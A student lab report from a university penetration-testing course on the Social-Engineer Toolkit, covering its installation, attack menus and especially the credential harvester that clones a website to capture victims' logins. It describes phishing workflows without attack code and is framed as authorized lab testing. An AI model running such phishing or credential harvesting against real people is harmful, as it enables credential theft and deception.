K. J. Somaiya College of Engineering, Mumbai-77

SOMAIYA VIDYAVIHAR UNIVERSITY

Department of Computer Engineering

VAPT - IA II

Software Engineering Tool (SET)

Bhoomi Sanghvi - 16010122161

Nishtha Savla - 16010122165

Jay Shah - 16010122170

Yuv Shah - 16010122177

Batch: H1


Department of Computer Engineering
K. J. Somaiya College of Engineering
(Constituent College of Somaiya Vidyavihar University)
Academic Year 2024-25

Table of Contents

I) Overview

The Social-Engineer Toolkit (SET) is an advanced open-source penetration testing framework designed specifically to perform social engineering attacks. Unlike many cybersecurity tools that focus on technical vulnerabilities in networks or systems, SET is unique in that it focuses on exploiting the human element. It is used to simulate realistic social engineering attacks including phishing emails, website cloning, malicious file delivery, and credential harvesting. The aim is to test an organization's awareness and preparedness against psychological manipulation techniques that hackers employ.

SET's framework is written in Python and integrates seamlessly with other well-known tools like Metasploit. With its menu-driven interface and customizable payload options, it allows even novice testers to craft and execute sophisticated attacks. Its ability to create realistic, convincing attack vectors makes SET invaluable for training, simulation, and awareness campaigns.



II) Setup and Installation


SET is pre-installed in security-focused Linux distributions like Kali Linux. For other systems:

- Installation on Debian-based systems requires running `apt-get install set`
- Manual installation involves cloning the GitHub repository: `git clone https://github.com/trustedsec/social-engineer-toolkit.git`
- After installation, launching SET is done through the terminal with the command `setoolkit`
- The toolkit requires Python and various dependencies, which are automatically installed during setup
- Administrative privileges are necessary for proper functionality

III) Features and Applications

- *Social-Engineering Attacks:* A Social Engineering Attack manipulates human behavior to gain unauthorized access to systems, data, or physical locations.
- *Penetration Testing (Fast-Track):* Contains rapid penetration testing tools including database attacks, automated Metasploit launches, and simplified exploitation techniques for quick assessment
- *Third Party Modules:* Extends SET functionality through community-developed modules for specialized attack scenarios and emerging threat vectors
- *Update Management:* Built-in update functionality ensures security professionals always have access to the latest attack vectors and countermeasures
- *Configuration Management:* Allows customization of SET parameters to adapt to specific testing environments and organizational requirements

[Note: Out of the above features, we have implemented Social-Engineering Attack]




IV) Social Engineering Attacks

Setting Up the Testing Environment

For a controlled assessment environment:

- Configure an attacker machine (typically running Kali Linux) with SET installed
- Set up a target machine that represents an employee workstation
- Establish an isolated network to prevent unauthorized access
- Document the testing scope and obtain proper authorization before conducting any assessments
- Implement monitoring tools to track attack progression and effectiveness.

The Social Engineering Attacks provides these attacks:-




The Social Engineering Attacks menu provides access to various attack vectors that exploit human psychology and behavior to compromise security. These include:

1) Spear-Phishing Attack Vectors

- Highly targeted phishing attacks customized for specific individuals or organizations.
- Includes options for crafting personalized emails with malicious attachments.
- Supports email template customization to mimic legitimate communications.
- Enables attachment of various payload types including executable files and office documents.
- Offers tracking capabilities to monitor victim interactions with phishing content.

2) Website Attack Vectors


In Website Attack Vectors, there are multiple methods used as shown:-




Here, the main focus will be on the Credential Harvester Attack Method.


The credential harvester is among SET's most powerful features:


- This attack creates a clone of legitimate websites (e.g., corporate portals, webmail).
- The victim is directed to the cloned site through phishing emails or other social engineering methods.
- When users enter credentials on the fake site, the information is captured by the attacker.
- SET provides real-time monitoring of submitted credentials.
- Attack effectiveness is enhanced through domain spoofing techniques and SSL certificate manipulation.







Website used to clone:






Cloned Website:-






